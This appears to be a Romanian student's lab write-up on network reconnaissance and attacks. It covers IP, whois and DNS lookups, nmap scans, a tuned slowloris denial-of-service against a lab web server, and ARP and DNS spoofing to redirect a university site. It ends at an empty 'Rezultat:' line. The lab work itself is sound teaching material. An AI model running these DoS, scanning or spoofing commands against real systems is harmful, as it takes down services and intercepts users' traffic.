Laboratorul 10

> Link-uri:
>
> - https://cybermap.kaspersky.com/ -> arata atacurile cibernetice in timp real.

Task 1 | Aflare adresa IP publica

```
root@host:~# curl ifconfig.me ; echo ""
141.85.150.33
root@host:~# curl api64.ipify.org ; echo ""
141.85.150.37
root@host:~# curl ipinfo.io/ip ; echo ""
141.85.150.30
root@host:~$ curl icanhazip.com
141.85.150.36
```

```
# Observ ca adresa IP publica poate diferi
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.35
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.36
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.30
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.31
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.32
```

Pentru a vedea adresa IP publica:

- `curl ifconfig.me`
- `curl api64.ipify.org`
- `curl ipinfo.io/ip`

Adresa VM-ului este **10.9.5.29**, o adresa IP privata din **clasa A** (10.0.0.0 – 10.255.255.255).

Adresa publica este **141.85.150.30**, avand clasa **B** (128.0.0.0 – 191.255.255.255).

Task 2 | Aflare informatii despre adresa IP publica

```
root@host:~# whois 141.85.150.30
```

```
root@host:~# whois 141.85.150.30
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '141.85.0.0 - 141.85.255.255'

% No abuse contact registered for 141.85.0.0 - 141.85.255.255

inetnum:        141.85.0.0 - 141.85.255.255
netname:        PUB-NET
org:            ORG-PUB1-RIPE
country:        RO
admin-c:        MB6037-RIPE
tech-c:         GB6367-RIPE
status:         LEGACY
mnt-by:         RIPE-NCC-LEGACY-MNT
mnt-by:         PUB-MNT
mnt-routes:     PUB-MNT
mnt-lower:      PUB-MNT
created:        2001-10-28T21:09:38Z
last-modified:  2016-04-14T09:59:36Z
source:         RIPE # Filtered
sponsoring-org: ORG-RA17-RIPE

organisation:   ORG-PUB1-RIPE
org-name:       Politehnica University of Bucharest
country:        RO
org-type:       OTHER
address:        Splaiul Independentei 313
address:        060042 Bucharest
address:        Romania
phone:          +40214029465
mnt-ref:        ROEDUNET-MNT
mnt-by:         ROEDUNET-MNT
created:        2015-04-24T13:05:49Z
last-modified:  2022-12-01T17:31:35Z
source:         RIPE # Filtered

person:         George BOULESCU
address:        RoEduNet, Bucharest NOC
address:        313 Splaiul Independentei,
address:        "Rectorat" Building, R506-507,
address:        sector 6, Bucharest
address:        ROMANIA
phone:          +40-21-3171175
fax-no:         +40-21-3171175
nic-hdl:        GB6367-RIPE
```

```
mnt-by:         PUB-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2008-05-23T16:37:39Z
source:         RIPE # Filtered

person:         Mihai Barbulescu
address:        RoEduNet, Bucharest NOC
address:        313 Splaiul Independentei,
address:        "Rectorat" Building, R506-507,
address:        sector 6, Bucharest
address:        ROMANIA
phone:          +40-21-3171175
fax-no:         +40-21-3171175
nic-hdl:        MB6037-RIPE
mnt-by:         PUB-MNT
created:        2003-12-03T17:51:34Z
last-modified:  2008-05-23T16:40:05Z
source:         RIPE # Filtered

% Information related to '141.85.0.0/16AS2614'

route:          141.85.0.0/16
descr:          RoEduNet
descr:          "Politehnica" University of Bucharest
origin:         AS2614
mnt-by:         PUB-MNT
mnt-lower:      PUB-MNT
created:        2002-05-16T13:10:52Z
last-modified:  2003-12-07T18:32:49Z
source:         RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.114
(BUSA)
```

Observ subnetul (**reteaua**):

```
route:          141.85.0.0/16
```

Iar asta pare sa fie **autonomous system**:

```
origin:         AS2614
```

Task 3 | DNS Resolution

```
root@host:~# apt install dnsutils
root@host:~# which nslookup
/usr/bin/nslookup
```

```
root@host:~# nslookup -querytype=CNAME erp.codacloud.net
```

```
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
erp.codacloud.net   canonical name = hermes.codacloud.net.

Authoritative answers can be found from:
codacloud.net   nameserver = kiki.ns.cloudflare.com.
codacloud.net   nameserver = nitin.ns.cloudflare.com.
nitin.ns.cloudflare.com internet address = 108.162.193.215
nitin.ns.cloudflare.com internet address = 172.64.33.215
nitin.ns.cloudflare.com internet address = 173.245.59.215
nitin.ns.cloudflare.com has AAAA address 2a06:98c1:50::ac40:21d7
nitin.ns.cloudflare.com has AAAA address 2606:4700:58::adf5:3bd7
nitin.ns.cloudflare.com has AAAA address 2803:f800:50::6ca2:c1d7
kiki.ns.cloudflare.com  internet address = 173.245.58.180
kiki.ns.cloudflare.com  internet address = 108.162.192.180
kiki.ns.cloudflare.com  internet address = 172.64.32.180
kiki.ns.cloudflare.com  has AAAA address 2a06:98c1:50::ac40:20b4
kiki.ns.cloudflare.com  has AAAA address 2606:4700:50::adf5:3ab4
kiki.ns.cloudflare.com  has AAAA address 2803:f800:50::6ca2:c0b4
```

```
root@host:~# nslookup -querytype=NS cs.pub.ro
```

```
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
cs.pub.ro   nameserver = ns1.grid.pub.ro.
cs.pub.ro   nameserver = ns1.cs.pub.ro.
cs.pub.ro   nameserver = ns2.cs.pub.ro.

Authoritative answers can be found from:
ns1.cs.pub.ro   internet address = 141.85.226.5
ns1.grid.pub.ro internet address = 141.85.241.15
ns1.grid.pub.ro has AAAA address 2001:b30:800:f011:141:85:241:15
ns2.cs.pub.ro   internet address = 141.85.241.113
```

```
root@host:~# nslookup -querytype=MX cs.pub.ro
```

```
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
cs.pub.ro   mail exchanger = 10 ironport.upb.ro.

Authoritative answers can be found from:
cs.pub.ro   nameserver = ns1.grid.pub.ro.
cs.pub.ro   nameserver = ns2.cs.pub.ro.
cs.pub.ro   nameserver = ns1.cs.pub.ro.
ironport.upb.ro internet address = 141.85.13.12
ns1.cs.pub.ro   internet address = 141.85.226.5
ns1.grid.pub.ro internet address = 141.85.241.15
ns1.grid.pub.ro has AAAA address 2001:b30:800:f011:141:85:241:15
ns2.cs.pub.ro   internet address = 141.85.241.113
```

```
root@host:~# nslookup -querytype=A erp.codacloud.net
```

```
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
erp.codacloud.net   canonical name = hermes.codacloud.net.
Name:   hermes.codacloud.net
Address: 35.231.129.40
```

Task 4 | Descoperirea porturiloe TCP deschise

```
root@host:~# nmap -sT -p 21,22,23,25,53,80,138,443,8000,8080
hermes.codacloud.net hefaistos.codacloud.net
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-11 23:03 EET
Nmap scan report for hermes.codacloud.net (35.231.129.40)
Host is up (0.061s latency).
rDNS record for 35.231.129.40: 40.129.231.35.bc.googleusercontent.com

PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
```

```
80/tcp   open     http
138/tcp  filtered netbios-dgm
443/tcp  closed   https
8000/tcp filtered http-alt
8080/tcp open     http-proxy

Nmap scan report for hefaistos.codacloud.net (34.148.182.155)
Host is up (0.029s latency).
rDNS record for 34.148.182.155: 155.182.148.34.bc.googleusercontent.com

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   open     http
138/tcp  filtered netbios-dgm
443/tcp  filtered https
8000/tcp filtered http-alt
8080/tcp filtered http-proxy

Nmap done: 2 IP addresses (2 hosts up) scanned in 1.96 seconds
```


Task 5 | Determinarea versiunilor aplicatiilor descoperite


```
# Nu va scana versiuni
root@host:~# nmap -sT -T5 -Pn -v -v -p 21,22,23,25,53,80,138,443,8000,8080
hermes.codacloud.net hefaistos.codacloud.net
```

> Flag-ul **-sV** detecteaza versiuni de aplicatie.

```
# Va scana versiunile aplicatiilor ce ruleaza pe aceste porturi
root@host:~# nmap -sT -sV -T5 -Pn -v -v -p
21,22,23,25,53,80,138,443,8000,8080 hermes.codacloud.net
hefaistos.codacloud.net
```

Task 6 | Analiza securiatii retelei prin intermediului browser-ului





Task 7 | Utilizarea serviciilor de detectare a vulnerabilitatilor

Platforme:

- https://dnsdumpster.com/
- https://www.shodan.io/

Scriind **hermes.codacloud.net** in prompt-ul de input al lui https://dnsdumpster.com/, am obtinut adresa IP **35.231.129.40**, despre care pot afla mai multe la URL-ul https://www.shodan.io/host/35.231.129.40.

Task 8 | Rulare **Dos** (Denial of Service) pe un server web

```
root@red:~# /etc/init.d/apache2 status
```

```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor
preset: enabled)
     Active: active (running) since Wed 2024-12-11 20:46:37 UTC; 2h 11min
ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 594 ExecStart=/usr/sbin/apachectl start (code=exited,
status=0/SUCCESS)
   Main PID: 605 (apache2)
        CPU: 219ms
     CGroup: /system.slice/apache2.service
             ├─605 /usr/sbin/apache2 -k start
             ├─606 /usr/sbin/apache2 -k start
             └─607 /usr/sbin/apache2 -k start

Dec 11 20:46:37 red systemd[1]: Starting The Apache HTTP Server...
Dec 11 20:46:37 red apachectl[604]: AH00558: apache2: Could not reliably
determine the server's fully qual… message
Dec 11 20:46:37 red systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
```

> Observ **PID**-ul (ID-ul procesului pentru server): **605**.

```
# Flag-ul "-p" specifica procesul care a pornit conexiunea respectiva
root@red:~# netstat -tulpn
```

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
605/apache2
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
142/inetd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
44/sshd: /usr/sbin/
tcp6       0      0 :::22                   :::*                    LISTEN
44/sshd: /usr/sbin/
tcp6       0      0 :::21                   :::*                    LISTEN
43/vsftpd
```

> Deci, serverul ruleaza cu **PID**-ul **605**, pe **port**-ul **80** (bine de stiut numarul portului).

```
root@host:~# tcpdump -i veth-red -n
```

```
# Mai bine, pentru a salva intr-un fisier si a-l vizualiza in WireShark
root@host:~# tcpdump -i veth-red -n -vv -w dos-packets.pcap
```

Pe orice statie, vizualizez browser-ul in terminal, spre exemplu:

```
# Intr-un alt terminal, afisez browser-ul
root@host:~# elinks http://192.168.1.2/
```

Acum, pe **green**, incepe partea interesanta.

```
root@green:~# slowloris https://192.168.1.2
```

```
[11-12-2024 22:56:13] Attacking https://192.168.1.2 with 150 sockets.
[11-12-2024 22:56:13] Creating sockets...
[11-12-2024 22:56:13] Sending keep-alive headers...
[11-12-2024 22:56:13] Socket count: 0
[11-12-2024 22:56:13] Creating 150 new sockets...
```

In manualul de utilizator, spune urmatoarele:

- -p, --port
    - Port of webserver, usually 80
- -s, --sockets
    - Number of sockets to use in the test
- -v, --verbose
    - Increases logging (output on terminal)
- -ua, --randuseragents
    - Randomizes user-agents with each request
- -x, --useproxy
    - Use a SOCKS5 proxy for connecting
- --https
    - Use HTTPS for the requests
- --sleeptime
    - Time to sleep between each header sent

Deci, pot folosi o abordare mai puternica, deschizand mai multe conexiuni, intr-un timp cat mai mic, explicit doar pe port-ul serverului (port **80**).


```
# Din mai multe terminale (dureaza ceva tho)
root@green:~# slowloris --port 80 --sockets 1000 -v --sleeptime 1
192.168.1.2
```

Setez un numar de socket-uri cat mai mare, si un timp cat mai mic intre pachete.

> Aparent, **sleeptime**-ul trebuie sa fie musai **int**.

Dupa cateva momente, serverul pica.

...si asa ramane. O alta rulare a comenzii `elinks http://192.168.1.2/` imi arata mesajul **Request sent**.




```
# Resetam topologia
root@host:~# start_lab mitm
```

Task 9 | Rulare **Main in The Midle**

> Dupa **Dos**-ul de mai devreme, nu o sa mearga `https://curs.upb.ro/`. E si logic...ca il redirectam la statia **red**, al carui IP este **192.168.1.2/22**.
>
> Am creat un VM nou, **update** si **start** din nou 😃.

```
# In terminalul 1
root@green:~# elinks http://curs.upb.ro/
```

```
# In terminalul 2
root@red:~# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode
DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
5: red-eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue
state UP mode DEFAULT group default qlen 1000
    link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff:ff link-netnsid 0
root@red:~# ip route show default
default via 192.168.0.100 dev red-eth0
root@red:~# arpspoof -i red-eth0 -t 192.168.2.2 192.168.0.100 -r
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
```

```
# In terminalul 3
root@red:~# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
5: red-eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue
state UP group default qlen 1000
    link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.1.2/22 scope global red-eth0
       valid_lft forever preferred_lft forever
root@red:~# ip addr show dev red-eth0
5: red-eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue
state UP group default qlen 1000
    link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.1.2/22 scope global red-eth0
       valid_lft forever preferred_lft forever
```

```
# In terminalul 4
root@green:~# arp -n
Address                  HWtype  HWaddress           Flags Mask
Iface
192.168.0.100            ether   8e:33:20:7c:74:40   C
green-eth0
```

```
192.168.1.2              ether   8e:33:20:7c:74:40   C
green-eth0
```

```
# In terminalul 4
root@green:~# ping -c 1 red
PING red (192.168.1.2) 56(84) bytes of data.
64 bytes from red (192.168.1.2): icmp_seq=1 ttl=64 time=0.044 ms

--- red ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.044/0.044/0.044/0.000 ms
```

> Observ ca adresa IP a lui **red** este `192.168.1.2`.

```
# In terminalul 4
root@red:~# touch - hosts
root@red:~# nano -l hosts
root@red:~# cat hosts
192.168.1.2 curs.upb.ro
```

> Aparent, NU merge daca pun si masca **/22**.

```
# In terminalul 2: Ctrl-C la arpspoof
```

```
# In terminalul 4
# Mesajele de mai jos vor aparea dupa "arpspoof" (sau nu stiu...am dat mai
multe Ctrl-C uri la astea doua pana au mers)
root@red:~# dnsspoof -f hosts
dnsspoof: listening on red-eth0 [udp dst port 53 and not src 192.168.1.2]
192.168.2.2.52850 > 8.8.8.8.53:  49605+ A? curs.upb.ro
192.168.2.2.52850 > 8.8.8.8.53:  49605+ A? curs.upb.ro
192.168.2.2.34784 > 8.8.8.8.53:  49605+ A? curs.upb.ro
```

```
# In terminalul 2
root@red:~# arpspoof -i red-eth0 -t 192.168.2.2 192.168.0.100 -r
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
```

```
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
```

Din nou:

```
# In terminalul 1
root@green:~# elinks http://curs.upb.ro/
```

Rezultat: